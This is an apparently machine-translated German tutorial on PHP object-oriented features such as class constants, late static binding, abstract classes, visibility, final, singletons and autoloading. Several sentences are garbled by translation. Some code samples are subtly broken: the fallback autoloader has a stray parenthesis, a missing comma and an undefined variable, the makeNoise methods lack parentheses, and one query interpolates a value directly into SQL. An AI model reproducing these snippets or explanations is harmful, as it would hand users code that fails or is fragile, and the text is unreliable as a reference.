Bei der Typisierung können Methoden und Funktionen Schnittstellen anfordern. Nehmen wir an, wir haben eine Parkhausklasse, die Fahrzeuge aller Art enthält.

```
class ParkingGarage {
    protected $vehicles = [];

    public function addVehicle(VehicleInterface $vehicle) {
        $this->vehicles[] = $vehicle;
    }
}
```

Da `addVehicle` erfordert ein `$vehicle` vom Typ `VehicleInterface` -nicht eine konkrete Implementierung können wir Eingang sowohl Fahrräder und Autos, die die Parkgarage manipulieren und verwenden.

Klassenkonstanten

Klassenkonstanten bieten einen Mechanismus zum Halten fester Werte in einem Programm. Das heißt, sie bieten eine Möglichkeit, einem Wert wie `3.14` oder `"Apple"` einen Namen (und damit verbundene Überprüfungen der Kompilierzeit) zu geben. Klassenkonstanten können nur mit dem Schlüsselwort `const` definiert werden - die Funktion define kann in diesem Kontext nicht verwendet werden.

Zum Beispiel kann es zweckmäßig sein, eine Kurzdarstellung für den Wert von π in einem Programm zu haben. Eine Klasse mit `const` Werten bietet eine einfache Möglichkeit zum Speichern solcher Werte.

```
class MathValues {
    const PI = M_PI;
    const PHI = 1.61803;
}

$area = MathValues::PI * $radius * $radius;
```

Auf Klassenkonstanten kann zugegriffen werden, indem der Doppelpunktoperator (der sogenannte Bereichsauflösungsoperator) für eine Klasse verwendet wird, ähnlich wie bei statischen Variablen. Im Gegensatz zu statischen Variablen werden die Werte der Klassenkonstanten jedoch zur Kompilierzeit festgelegt und können nicht erneut zugewiesen werden (z. B. `MathValues::PI = 7` würde einen schwerwiegenden Fehler verursachen).

Klassenkonstanten sind auch nützlich, um interne Elemente einer Klasse zu definieren, die möglicherweise später geändert werden müssen (aber nicht häufig genug geändert werden, um das Speichern in einer Datenbank zu rechtfertigen). Wir können dies intern mit dem `self` Scope-Resolutor referenzieren (der sowohl in instanziierten als auch in statischen Implementierungen funktioniert).

```
class Labor {
    /** How long, in hours, does it take to build the item? */
    const LABOR_UNITS = 0.26;
    /** How much are we paying employees per hour? */
    const LABOR_COST = 12.75;

    public function getLaborCost($number_units) {
         return (self::LABOR_UNITS * self::LABOR_COST) * $number_units;
    }
}
```

Klassenkonstanten können nur in Versionen <5.6 skalare Werte enthalten

Ab PHP 5.6 können Ausdrücke mit Konstanten verwendet werden. Dies bedeutet, dass mathematische Anweisungen und Zeichenfolgen mit Verkettung akzeptable Konstanten sind

```
class Labor {
    /** How much are we paying employees per hour? Hourly wages * hours taken to make */
    const LABOR_COSTS = 12.75 * 0.26;

    public function getLaborCost($number_units) {
         return self::LABOR_COSTS * $number_units;
    }
}
```

Ab PHP 7.0 mit deklarierten Konstanten `define` nun Arrays enthalten.

```
define("BAZ", array('baz'));
```

Klassenkonstanten eignen sich nicht nur zum Speichern mathematischer Konzepte. Wenn Sie zum Beispiel eine Torte zubereiten, kann es zweckmäßig sein, eine einzige `Pie` zu haben, die verschiedene Obstsorten aufnehmen kann.

```
class Pie {
    protected $fruit;

    public function __construct($fruit) {
        $this->fruit = $fruit;
    }
}
```

Wir können die `Pie` Klasse dann so verwenden

```
$pie = new Pie("strawberry");
```

Das Problem, das sich hier ergibt, ist, dass beim Instanziieren der `Pie` Klasse keine Anleitung bezüglich der akzeptablen Werte bereitgestellt wird. Wenn Sie zum Beispiel eine "Boysenberry" - Pastete herstellen, kann es sein, dass "Boisenberry" falsch geschrieben ist. Außerdem unterstützen wir möglicherweise keinen Pflaumenkuchen. Stattdessen wäre es sinnvoll, bereits eine Liste akzeptabler Fruchtsorten definiert zu haben, an denen es sinnvoll wäre, nach ihnen zu suchen. Sagen Sie eine Klasse namens `Fruit` :

```
class Fruit {
    const APPLE = "apple";
    const STRAWBERRY = "strawberry";
    const BOYSENBERRY = "boysenberry";
}

$pie = new Pie(Fruit::STRAWBERRY);
```

Das Auflisten der akzeptablen Werte als Klassenkonstanten liefert einen wertvollen Hinweis auf die akzeptablen Werte, die eine Methode akzeptiert. Es stellt auch sicher, dass Rechtschreibfehler den Compiler nicht passieren können. Während `new Pie('aple')` und `new Pie('apple')` beide für den Compiler akzeptabel sind, führt die `new Pie(Fruit::APLE)` einem Compiler-Fehler.

Die Verwendung von Klassenkonstanten bedeutet schließlich, dass der tatsächliche Wert der Konstante an einer einzigen Stelle geändert werden kann, und jeder Code, der die Konstante verwendet, hat automatisch die Auswirkungen der Änderung.

Während `MyClass::CONSTANT_NAME` die häufigste Methode für den Zugriff auf eine Klassenkonstante ist, kann auf sie auch folgendermaßen zugegriffen werden:

```
echo MyClass::CONSTANT;

$classname = "MyClass";
echo $classname::CONSTANT; // As of PHP 5.3.0
```

Klassenkonstanten in PHP werden üblicherweise in Großbuchstaben mit Unterstrichen als Worttrennzeichen benannt, obwohl jeder gültige Markenname als Klassenname verwendet werden kann.

Seit PHP 7.1 können Klassenkonstanten jetzt mit unterschiedlichen Sichtbarkeiten vom öffentlichen Standardbereich definiert werden. Dies bedeutet, dass jetzt sowohl geschützte als auch private Konstanten definiert werden können, um zu verhindern, dass Klassenkonstanten unnötig in den öffentlichen Bereich gelangen (siehe Methoden- und Eigenschaftensichtbarkeit). Zum Beispiel:

```
class Something {
    const PUBLIC_CONST_A = 1;
    public const PUBLIC_CONST_B = 2;
    protected const PROTECTED_CONST = 3;
```

```
    private const PRIVATE_CONST = 4;
}
```

Definiere vs Klassenkonstanten

Obwohl dies eine gültige Konstruktion ist:

```
function bar() { return 2; };

define('BAR', bar());
```

Wenn Sie versuchen, dasselbe mit Klassenkonstanten zu tun, erhalten Sie eine Fehlermeldung:

```
function bar() { return 2; };

class Foo {
    const BAR = bar(); // Error: Constant expression contains invalid operations
}
```

Aber du kannst tun:

```
function bar() { return 2; };

define('BAR', bar());

class Foo {
    const BAR = BAR; // OK
}
```

Weitere Informationen finden Sie unter Konstanten im Handbuch .

Verwenden von :: class zum Abrufen des Klassennamens

PHP 5.5 führte die `::class` Syntax ein, um den vollständigen Klassennamen abzurufen, unter Berücksichtigung des Namespace-Bereichs und der `use` .

```
namespace foo;
use bar\Bar;
echo json_encode(Bar::class); // "bar\\Bar"
echo json_encode(Foo::class); // "foo\\Foo"
echo json_encode(\Foo::class); // "Foo"
```

Das Obige funktioniert auch, wenn die Klassen nicht einmal definiert sind (dh dieser Code-Snippet funktioniert alleine).

Diese Syntax ist nützlich für Funktionen, die einen Klassennamen erfordern. Beispielsweise kann

es mit `class_exists` , um zu überprüfen, ob eine Klasse vorhanden ist. In diesem Snippet werden unabhängig vom Rückgabewert keine Fehler generiert:

```
class_exists(ThisClass\Will\NeverBe\Loaded::class, false);
```

Spätes statisches Binden

In PHP 5.3 und höher können Sie die spätere statische Bindung verwenden, um zu steuern, von welcher Klasse eine statische Eigenschaft oder Methode aufgerufen wird. Es wurde hinzugefügt, um das mit dem `self::` Scope Resolutor inhärente Problem zu überwinden. Nimm den folgenden Code

```
class Horse {
    public static function whatToSay() {
         echo 'Neigh!';
    }

    public static function speak() {
         self::whatToSay();
    }
}

class MrEd extends Horse {
    public static function whatToSay() {
         echo 'Hello Wilbur!';
    }
}
```

Sie würden erwarten, dass die `MrEd` Klasse die übergeordnete `whatToSay()` Funktion überschreibt. Aber wenn wir das ausführen, bekommen wir etwas Unerwartetes

```
Horse::speak(); // Neigh!
MrEd::speak(); // Neigh!
```

Das Problem ist, dass `self::whatToSay();` kann sich nur auf die `Horse` Klasse beziehen, was bedeutet, dass sie `MrEd` nicht gehorcht. Wenn wir auf den `static::` scope resolutor wechseln, haben wir dieses Problem nicht. Diese neuere Methode weist die Klasse an, der Instanz zu folgen, die sie aufruft. So bekommen wir die Erbschaft, die wir erwarten

```
class Horse {
    public static function whatToSay() {
         echo 'Neigh!';
    }

    public static function speak() {
         static::whatToSay(); // Late Static Binding
    }
}

Horse::speak(); // Neigh!
MrEd::speak(); // Hello Wilbur!
```

Abstrakte Klassen

Eine abstrakte Klasse ist eine Klasse, die nicht instanziiert werden kann. Abstrakte Klassen können abstrakte Methoden definieren, dh Methoden ohne Körper, nur eine Definition:

```
abstract class MyAbstractClass {
    abstract public function doSomething($a, $b);
}
```

Abstrakte Klassen sollten um eine untergeordnete Klasse erweitert werden, die dann die Implementierung dieser abstrakten Methoden bereitstellen kann.

Der Hauptzweck einer Klasse wie dieser besteht darin, eine Art Vorlage bereitzustellen, mit der untergeordnete Klassen erben können, wodurch eine Struktur "erzwungen" wird. Lassen Sie uns dies an einem Beispiel erläutern:

In diesem Beispiel implementieren wir eine `Worker` Schnittstelle. Zuerst definieren wir die Schnittstelle:

```
interface Worker {
    public function run();
}
```

Um die Entwicklung weiterer Worker-Implementierungen zu erleichtern, erstellen wir eine abstrakte Workerklasse, die bereits die `run()` -Methode über die Schnittstelle bereitstellt, jedoch einige abstrakte Methoden angibt, die von einer untergeordneten Klasse ausgefüllt werden müssen:

```
abstract class AbstractWorker implements Worker {
    protected $pdo;
    protected $logger;

    public function __construct(PDO $pdo, Logger $logger) {
        $this->pdo = $pdo;
        $this->logger = $logger;
    }

    public function run() {
        try {
            $this->setMemoryLimit($this->getMemoryLimit());
            $this->logger->log("Preparing main");
            $this->prepareMain();
            $this->logger->log("Executing main");
            $this->main();
        } catch (Throwable $e) {
            // Catch and rethrow all errors so they can be logged by the worker
            $this->logger->log("Worker failed with exception: {$e->getMessage()}");
            throw $e;
        }
    }

    private function setMemoryLimit($memoryLimit) {
        ini_set('memory_limit', $memoryLimit);
        $this->logger->log("Set memory limit to $memoryLimit");
```

```
    }

    abstract protected function getMemoryLimit();

    abstract protected function prepareMain();

    abstract protected function main();
}
```

Zunächst haben wir eine abstrakte Methode `getMemoryLimit()` bereitgestellt. Jede Klasse, die sich von `AbstractWorker` muss diese Methode bereitstellen und das Speicherlimit zurückgeben. Der `AbstractWorker` legt dann das Speicherlimit fest und protokolliert es.

Zweitens ruft der `AbstractWorker` nach der Protokollierung, dass sie aufgerufen wurden, die `prepareMain()` und `main()` .

Schließlich wurden alle diese Methodenaufrufe in einem `try catch` Block zusammengefasst. Wenn also eine der abstrakten Methoden, die von der untergeordneten Klasse definiert werden, eine Ausnahme auslöst, werden wir diese Ausnahme abfangen, protokollieren und erneut auslösen. Dies verhindert, dass alle untergeordneten Klassen dies selbst implementieren müssen.

Nun definieren wir eine Kindklasse, die vom `AbstractWorker` :

```
class TranscactionProcessorWorker extends AbstractWorker {
    private $transactions;

    protected function getMemoryLimit() {
        return "512M";
    }

    protected function prepareMain() {
        $stmt = $this->pdo->query("SELECT * FROM transactions WHERE processed = 0 LIMIT 500");
        $stmt->execute();
        $this->transactions = $stmt->fetchAll();
    }

    protected function main() {
        foreach ($this->transactions as $transaction) {
            // Could throw some PDO or MYSQL exception, but that is handled by the
AbstractWorker
            $stmt = $this->pdo->query("UPDATE transactions SET processed = 1 WHERE id =
{$transaction['id']} LIMIT 1");
            $stmt->execute();
        }
    }
}
```

Wie Sie sehen, war der `TransactionProcessorWorker` relativ einfach zu implementieren, da wir nur die Speicherbegrenzung angeben mussten und uns um die tatsächlichen Aktionen kümmern mussten, die er ausführen musste. Im `TransactionProcessorWorker` ist keine Fehlerbehandlung erforderlich, da dies im `AbsractWorker` .

Wichtige Notiz

> Bei der Vererbung von einer abstrakten Klasse müssen alle Methoden, die in der Klassendeklaration des übergeordneten Elements als abstrakt markiert sind, vom Kind definiert werden (oder das Kind selbst muss auch als abstrakt gekennzeichnet sein). Darüber hinaus müssen diese Methoden mit der gleichen (oder weniger eingeschränkten) Sichtbarkeit definiert werden. Wenn die abstrakte Methode beispielsweise als geschützt definiert ist, muss die Funktionsimplementierung entweder als geschützt oder als öffentlich, jedoch nicht als privat definiert werden.

Aus der PHP-Dokumentation zur Klassenabstraktion entnommen.

Wenn Sie die übergeordneten abstrakten Klassenmethoden **nicht** innerhalb der untergeordneten Klasse definieren, wird ein **schwerwiegender PHP-Fehler** wie der folgende **ausgegeben** .

> **Schwerwiegender Fehler:** Klasse X enthält 1 abstrakte Methode und muss daher als abstrakt deklariert werden oder die restlichen Methoden (X :: x) in implementieren

Namensraum und Autoloading

Technisch funktioniert das automatische Laden durch Ausführen eines Rückrufs, wenn eine PHP-Klasse erforderlich ist, aber nicht gefunden wird. Solche Rückrufe versuchen normalerweise, diese Klassen zu laden.

Unter Autoloading kann im Allgemeinen der Versuch verstanden werden, PHP-Dateien (insbesondere PHP-Klassendateien, in denen eine PHP-Quelldatei für eine bestimmte Klasse vorgesehen ist) aus geeigneten Pfaden gemäß dem vollständig qualifizierten Namen der Klasse (FQN) zu laden, wenn eine Klasse benötigt wird .

Angenommen, wir haben diese Klassen:

Klassendatei für `application\controllers\Base` :

```
<?php
namespace application\controllers { class Base {...} }
```

Klassendatei für `application\controllers\Control` :

```
<?php
namespace application\controllers { class Control {...} }
```

Klassendatei für `application\models\Page` :

```
<?php
namespace application\models { class Page {...} }
```

Unter dem Quellordner sollten diese Klassen als FQNs an den Pfaden platziert werden:

- Quellverzeichnis
    - applications
        - controllers
            - Base.php

        - Control.php
    - models
        - Page.php

Dieser Ansatz ermöglicht es, den Klassendateipfad mithilfe der Funktion programmgesteuert gemäß dem FQN aufzulösen:

```
function getClassPath(string $sourceFolder, string $className, string $extension = ".php") {
    return $sourceFolder . "/" . str_replace("\\", "/", $className) . $extension; // note that
"/" works as a directory separator even on Windows
}
```

Mit der Funktion `spl_autoload_register` können wir bei Bedarf eine Klasse mit einer benutzerdefinierten Funktion laden:

```
const SOURCE_FOLDER = __DIR__ . "/src";
spl_autoload_register(function (string $className) {
    $file = getClassPath(SOURCE_FOLDER, $className);
    if (is_readable($file)) require_once $file;
});
```

Diese Funktion kann weiter erweitert werden, um Fallback-Lademethoden zu verwenden:

```
const SOURCE_FOLDERS = [__DIR__ . "/src", "/root/src"]);
spl_autoload_register(function (string $className) {
    foreach(SOURCE_FOLDERS as $folder) {
        $extensions = [
            // do we have src/Foo/Bar.php5_int64?
            ".php" . PHP_MAJOR_VERSION . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.php7?
            ".php" . PHP_MAJOR_VERSION,
            // do we have src/Foo/Bar.php_int64?
            ".php" . "_int" . (PHP_INT_SIZE * 8),
            // do we have src/Foo/Bar.phps?
            ".phps"
            // do we have src/Foo/Bar.php?
            ".php"
        ];
        foreach($extensions as $ext) {
            $path = getClassPath($folder, $className, $extension);
            if(is_readable($path)) return $path;
        }
    }
});
```

Beachten Sie, dass PHP nicht versucht, die Klassen zu laden, wenn eine Datei geladen wird, die diese Klasse verwendet. Es kann in der Mitte eines Skripts geladen werden oder sogar in Shutdown-Funktionen. Dies ist einer der Gründe, warum Entwickler, insbesondere diejenigen, die das automatische Laden verwenden, es vermeiden sollten, die Ausführung von Quelldateien zur Laufzeit zu ersetzen, insbesondere in Phar-Dateien.

Dynamische Bindung

Dynamische Bindung, auch bezeichnet als **Verfahren überwiegend** ein Beispiel für **Laufzeit** -

Polymorphismus, der auftritt , wenn mehrere Klassen verschiedene Implementierungen des gleichen Verfahrens enthalten, aber das Objekt , dass das Verfahren auf ist bis zur **Laufzeit** *unbekannt* genannt wird.

Dies ist nützlich, wenn eine bestimmte Bedingung vorschreibt, welche Klasse zum Ausführen einer Aktion verwendet wird, wobei die Aktion in beiden Klassen gleich benannt wird.

```
interface Animal {
    public function makeNoise();
}

class Cat implements Animal {
    public function makeNoise
    {
        $this->meow();
    }
    ...
}

class Dog implements Animal {
    public function makeNoise {
        $this->bark();
    }
    ...
}

class Person {
    const CAT = 'cat';
    const DOG = 'dog';

    private $petPreference;
    private $pet;

    public function isCatLover(): bool {
        return $this->petPreference == self::CAT;
    }

    public function isDogLover(): bool {
        return $this->petPreference == self::DOG;
    }

    public function setPet(Animal $pet) {
        $this->pet = $pet;
    }

    public function getPet(): Animal {
        return $this->pet;
    }
}

if($person->isCatLover()) {
    $person->setPet(new Cat());
} else if($person->isDogLover()) {
    $person->setPet(new Dog());
}

$person->getPet()->makeNoise();
```

Im obigen Beispiel ist die `Animal` Klasse (`Dog|Cat`), die `makeNoise` wird, bis zur Laufzeit unbekannt.

`makeNoise` hängt von der Eigenschaft in der `User` Klasse ab.

Sichtbarkeit von Methoden und Eigenschaften

Es gibt drei Sichtbarkeitstypen, die Sie auf Methoden (*Klassen- / Objektfunktionen*) und Eigenschaften (*Klassen- / Objektvariablen*) innerhalb einer Klasse anwenden können, die eine Zugriffssteuerung für die Methode oder Eigenschaft bieten, auf die sie angewendet werden.

Sie können dies ausführlich in der PHP-Dokumentation für OOP Visibility nachlesen.

Öffentlichkeit

Durch das Deklarieren einer Methode oder einer Eigenschaft als `public` kann auf die Methode oder Eigenschaft auf folgende Weise zugegriffen werden:

- Die Klasse, die es deklariert hat.
- Die Klassen, die die deklarierte Klasse erweitern.
- Alle externen Objekte, Klassen oder Code außerhalb der Klassenhierarchie.

Ein Beispiel für diesen `public` Zugang wäre:

```
class MyClass {
    // Property
    public $myProperty = 'test';

    // Method
    public function myMethod() {
        return $this->myProperty;
    }
}

$obj = new MyClass();
echo $obj->myMethod();
// Out: test

echo $obj->myProperty;
// Out: test
```

Geschützt

Wenn eine Methode oder Eigenschaft als `protected` deklariert wird, kann auf die Methode oder Eigenschaft durch Folgendes zugegriffen werden:

- Die Klasse, die es deklariert hat.
- Die Klassen, die die deklarierte Klasse erweitern.

Dadurch **können** externe Objekte, Klassen oder Code außerhalb der Klassenhierarchie nicht auf diese Methoden oder Eigenschaften zugreifen. Wenn etwas, das diese Methode / Eigenschaft

verwendet, keinen Zugriff darauf hat, ist es nicht verfügbar und es wird ein Fehler ausgegeben. **Nur** Instanzen des deklarierten Selbst (oder seiner Unterklassen) haben Zugriff darauf.

Ein Beispiel für diesen `protected` Zugriff wäre:

```
class MyClass {
    protected $myProperty = 'test';

    protected function myMethod() {
        return $this->myProperty;
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myMethod();
    }
}

$obj = new MySubClass();
$obj->run(); // This will call MyClass::myMethod();
// Out: test

$obj->myMethod(); // This will fail.
// Out: Fatal error: Call to protected method MyClass::myMethod() from context ''
```

Das obige Beispiel weist darauf hin, dass Sie nur innerhalb seines eigenen Bereichs auf die `protected` Elemente zugreifen können. Im Wesentlichen: "Was im Haus ist, kann nur von innen heraus erreicht werden."

Privatgelände

Wenn eine Methode oder eine Eigenschaft als `private` deklariert wird, kann auf die Methode oder Eigenschaft durch Folgendes zugegriffen werden:

- Die Klasse, die es deklariert hat **Only** (keine Unterklassen).

Eine `private` Methode oder Eigenschaft ist nur innerhalb der Klasse, in der sie erstellt wurde, sichtbar und zugänglich.

Beachten Sie, dass Objekte desselben Typs Zugriff auf die privaten und geschützten Mitglieder der jeweils anderen Person haben, auch wenn es sich nicht um dieselben Instanzen handelt.

```
class MyClass {
    private $myProperty = 'test';

    private function myPrivateMethod() {
        return $this->myProperty;
    }

    public function myPublicMethod() {
        return $this->myPrivateMethod();
    }
```

```
    public function modifyPrivatePropertyOf(MyClass $anotherInstance) {
        $anotherInstance->myProperty = "new value";
    }
}

class MySubClass extends MyClass {
    public function run() {
        echo $this->myPublicMethod();
    }

    public function runWithPrivate() {
        echo $this->myPrivateMethod();
    }
}

$obj = new MySubClass();
$newObj = new MySubClass();

// This will call MyClass::myPublicMethod(), which will then call
// MyClass::myPrivateMethod();
$obj->run();
// Out: test


$obj->modifyPrivatePropertyOf($newObj);

$newObj->run();
// Out: new value

echo $obj->myPrivateMethod(); // This will fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context ''

echo $obj->runWithPrivate(); // This will also fail.
// Out: Fatal error: Call to private method MyClass::myPrivateMethod() from context
'MySubClass'
```

Wie bereits erwähnt, können Sie auf die `private` Methode / Eigenschaft nur innerhalb ihrer definierten Klasse zugreifen.

Aufrufen eines übergeordneten Konstruktors beim Instanziieren eines untergeordneten Objekts

Eine häufige Gefahr von `__construct()` Klassen besteht darin, dass **nur der** `__construct()` Klassenkonstruktor ausgeführt wird, wenn sowohl Ihr Elternteil als auch Ihr Kind eine Konstruktormethode (`__construct()`) enthalten. Es kann vorkommen, dass Sie die übergeordnete `__construct()` -Methode von ihrem `__construct()` aus `__construct()` . Wenn Sie dies tun müssen, müssen Sie den `parent::` scope resolutor verwenden:

```
parent::__construct();
```

Wenn Sie sich nun vorstellen, dass in einer realen Situation so etwas aussehen würde:

```
class Foo {

    function __construct($args) {
        echo 'parent';
```

```
    }

}

class Bar extends Foo {

    function __construct($args) {
        parent::__construct($args);
    }
}
```

Oben wird das übergeordnete `__construct()` wodurch das `echo` ausgeführt wird.

Letztes Schlüsselwort

Def: **Final** Keyword verhindert, dass untergeordnete Klassen eine Methode überschreiben, indem der Definition final mit einem vorangestellten Schlüssel vorangestellt wird. Wenn die Klasse selbst als final definiert wird, kann sie nicht erweitert werden

Endmethode

```
class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
   public function moreTesting() {
       echo "ChildClass::moreTesting() called\n";
   }
}
// Results in Fatal error: Cannot override final method BaseClass::moreTesting()
```

Abschlussklasse:

```
final class BaseClass {
   public function test() {
       echo "BaseClass::test() called\n";
   }

   // Here it doesn't matter if you specify the function as final or not
   final public function moreTesting() {
       echo "BaseClass::moreTesting() called\n";
   }
}

class ChildClass extends BaseClass {
}
// Results in Fatal error: Class ChildClass may not inherit from final class (BaseClass)
```

Endgültige Konstanten: Im Gegensatz zu Java wird das `final` Schlüsselwort nicht für

Klassenkonstanten in PHP verwendet. Verwenden Sie stattdessen das Schlüsselwort `const` .

Warum muss ich `final` ?

1. Verhindern massiver Erbschaftskette des Schicksals
2. Zusammenstellung fördern
3. Erzwingen Sie den Entwickler, über die öffentliche API des Benutzers nachzudenken
4. Erzwingen Sie den Entwickler, die öffentliche API eines Objekts zu verkleinern
5. Eine `final` kann jederzeit erweiterbar gemacht werden
6. Pausen `extends` die Kapselung
7. Sie brauchen diese Flexibilität nicht
8. Sie können den Code frei ändern

Wann Sie `final` vermeiden: Final-Klassen funktionieren nur unter folgenden Annahmen:

1. Es gibt eine Abstraktion (Schnittstelle), die die letzte Klasse implementiert
2. Die gesamte öffentliche API der finalen Klasse ist Teil dieser Schnittstelle

$ this, selbst und statisch plus das Singleton

> Verwenden Sie `$this` , um auf das aktuelle Objekt zu verweisen. Verwenden Sie `self` , um auf die aktuelle Klasse zu verweisen. Verwenden Sie also `$this->member` für nicht statische Member und `self::$member` für statische Member.

In dem folgenden Beispiel verwenden `sayHello()` und `sayGoodbye() self` und `$this` Unterschied kann hier beobachtet werden.

```
class Person {
    private $name;

    public function __construct($name) {
        $this->name = $name;
    }

    public function getName() {
        return $this->name;
    }

    public function getTitle() {
        return $this->getName()." the person";
    }

    public function sayHello() {
        echo "Hello, I'm ".$this->getTitle()."<br/>";
    }

    public function sayGoodbye() {
        echo "Goodbye from ".self::getTitle()."<br/>";
    }
}

class Geek extends Person {
    public function __construct($name) {
        parent::__construct($name);
```

```
    }

    public function getTitle() {
        return $this->getName()." the geek";
    }
}

$geekObj = new Geek("Ludwig");
$geekObj->sayHello();
$geekObj->sayGoodbye();
```

`static` bezieht sich auf die Klasse in der Hierarchie, in der Sie die Methode aufgerufen haben. Es ermöglicht eine bessere Wiederverwendung statischer Klasseneigenschaften, wenn Klassen vererbt werden.

Betrachten Sie den folgenden Code:

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
         return self::$brand."\n";
    }
}

class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

Dies führt nicht zu dem gewünschten Ergebnis:

> unbekannte
> unbekannte
> unbekannte

Dies liegt daran, dass `self` sich auf die Klasse `Car` bezieht, wenn die Methode `brand()` aufgerufen wird.

Um auf die richtige Klasse zu verweisen, müssen Sie stattdessen `static` verwenden:

```
class Car {
    protected static $brand = 'unknown';

    public static function brand() {
         return static::$brand."\n";
    }
}
```

```
class Mercedes extends Car {
    protected static $brand = 'Mercedes';
}

class BMW extends Car {
    protected static $brand = 'BMW';
}

echo (new Car)->brand();
echo (new BMW)->brand();
echo (new Mercedes)->brand();
```

Dies erzeugt die gewünschte Ausgabe:

unbekannte
BMW
Mercedes

Siehe auch Late static Bindung

Der singleton

Wenn Sie über ein Objekt verfügen, das teuer zu erstellen ist oder eine Verbindung zu einer externen Ressource darstellt, die Sie wiederverwenden möchten, z. B. eine Datenbankverbindung, bei der kein Verbindungspooling besteht, oder ein Socket zu einem anderen System, können Sie die Schlüsselwörter `static` und `self` in verwenden Klasse, um es zum Einzelgänger zu machen. Es gibt starke Meinungen darüber, ob das Singleton-Pattern verwendet werden sollte oder nicht, aber es hat seine Verwendung.

```
class Singleton {
    private static $instance = null;

    public static function getInstance(){
        if(!isset(self::$instance)){
            self::$instance = new self();
        }

        return self::$instance;
    }

    private function __construct() {
        // Do constructor stuff
    }
}
```

Wie Sie im Beispielcode sehen können, definieren wir eine private statische Eigenschaft `$instance` , die die Objektreferenz enthalten soll. Da dies statisch ist, wird diese Referenz für ALLE Objekte dieses Typs verwendet.

Die `getInstance()` -Methode verwendet eine als Lazy Instantiation bekannte Methode, um die Erstellung des Objekts bis zum letztmöglichen Zeitpunkt zu verzögern, da nicht verwendete ungenutzte Objekte im Speicher niemals verwendet werden sollen. Außerdem wird Zeit gespart

und die CPU beim Laden der Seite muss nicht mehr Objekte laden als nötig. Die Methode prüft, ob das Objekt gesetzt ist, erstellt es, falls nicht, und gibt es zurück. Dadurch wird sichergestellt, dass immer nur ein Objekt dieser Art erstellt wird.

Wir setzen den Konstruktor auch als privat, um sicherzustellen, dass ihn niemand mit dem `new` Schlüsselwort von außen erstellt. Wenn Sie von dieser Klasse erben müssen, ändern Sie die `private` Schlüsselwörter in `protected` .

Um dieses Objekt zu verwenden, schreiben Sie einfach Folgendes:

```
$singleton = Singleton::getInstance();
```

Nun möchte ich Sie dazu auffordern, Abhängigkeitsinjektion zu verwenden, bei der Sie locker gekoppelte Objekte anvisieren können, aber manchmal ist das einfach nicht sinnvoll und das Singleton-Muster kann nützlich sein.

Autoloading

Niemand möchte jedes Mal `require` oder `include` wenn eine Klasse oder Vererbung verwendet wird. Da es schmerzhaft sein kann und leicht zu vergessen ist, bietet PHP das sogenannte Autoloading. Wenn Sie Composer bereits verwenden, lesen Sie das automatische Laden mit Composer .

Was genau ist das Autoloading?

Der Name sagt im Grunde alles aus. Sie müssen nicht auf die Datei erhalten , wenn die angeforderten Klasse gespeichert ist , aber PHP *auto* matisch *Last* s es.

Wie kann ich dies in PHP-Grundlagen ohne Code von Drittanbietern tun?

Es ist die Funktion `__autoload` , aber es gilt als bessere Praxis zu verwenden `spl_autoload_register` . Diese Funktionen werden von PHP jedes Mal berücksichtigt, wenn eine Klasse nicht innerhalb des angegebenen Bereichs definiert ist. Das Hinzufügen von Autoload zu einem vorhandenen Projekt ist daher kein Problem, da definierte Klassen (über `require` dh) wie zuvor funktionieren. Der Einfachheit halber werden in den folgenden Beispielen anonyme Funktionen verwendet. Wenn Sie PHP <5.3 verwenden, können Sie die Funktion definieren und ihren Namen als Argument an `spl_autoload_register` .

Beispiele

```
spl_autoload_register(function ($className) {
    $path = sprintf('%s.php', $className);
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

Der obige Code versucht einfach, mit `sprintf` einen Dateinamen mit dem Klassennamen und der

angefügten Erweiterung ".php" `sprintf` . Wenn `FooBar` geladen werden muss, wird `FooBar.php` ob `FooBar.php` vorhanden ist.

Natürlich kann dies auf die individuellen Bedürfnisse des Projekts erweitert werden. Wenn _ innerhalb eines Klassennamens zur Gruppierung verwendet wird, z. B. beziehen sich `User_Post` und `User_Image` auf `User` , beide Klassen können wie `User_Image` in einem Ordner mit dem Namen "User" `User_Image` werden:

```
spl_autoload_register(function ($className) {
    //                          replace _ by / or \ (depending on OS)
    $path = sprintf('%s.php', str_replace('_', DIRECTORY_SEPARATOR, $className) );
    if (file_exists($path)) {
        include $path;
    } else {
        // file not found
    }
});
```

Die Klasse `User_Post` wird jetzt aus "User / Post.php" usw. geladen.

`spl_autoload_register` kann an verschiedene Bedürfnisse angepasst werden. Alle Ihre Dateien mit Klassen heißen "class.CLASSNAME.php". Kein Problem. Verschiedene Verschachtelung (`User_Post_Content` => "User / Post / Content.php")? Kein Problem.

Wenn Sie einen umfassenderen Autoloading-Mechanismus wünschen - und Composer trotzdem nicht einbinden möchten - können Sie arbeiten, ohne Bibliotheken von Drittanbietern hinzuzufügen.

```
spl_autoload_register(function ($className) {
    $path = sprintf('%1$s%2$s%3$s.php',
        // %1$s: get absolute path
        realpath(dirname(__FILE__)),
        // %2$s: / or \ (depending on OS)
        DIRECTORY_SEPARATOR,
        // %3$s: don't wory about caps or not when creating the files
        strtolower(
            // replace _ by / or \ (depending on OS)
            str_replace('_', DIRECTORY_SEPARATOR, $className)
        )
    );

    if (file_exists($path)) {
        include $path;
    } else {
        throw new Exception(
            sprintf('Class with name %1$s not found. Looked in %2$s.',
                $className,
                $path
            )
        );
    }
});
```

Mit Autoloadern wie diesem können Sie Code wie folgt schreiben:

```
require_once './autoload.php'; // where spl_autoload_register is defined

$foo = new Foo_Bar(new Hello_World());
```

Klassen verwenden:

```
class Foo_Bar extends Foo {}
```

```
class Hello_World implements Demo_Classes {}
```

Diese Beispiele umfassen Klassen aus `foo/bar.php` , `foo.php` , `hello/world.php` und `demo/classes.php` .

Anonyme Klassen

In PHP 7 wurden anonyme Klassen eingeführt, um das schnelle Erstellen von einmaligen Objekten zu ermöglichen. Sie können Konstruktorargumente annehmen, andere Klassen erweitern, Schnittstellen implementieren und Traits genauso verwenden wie normale Klassen.

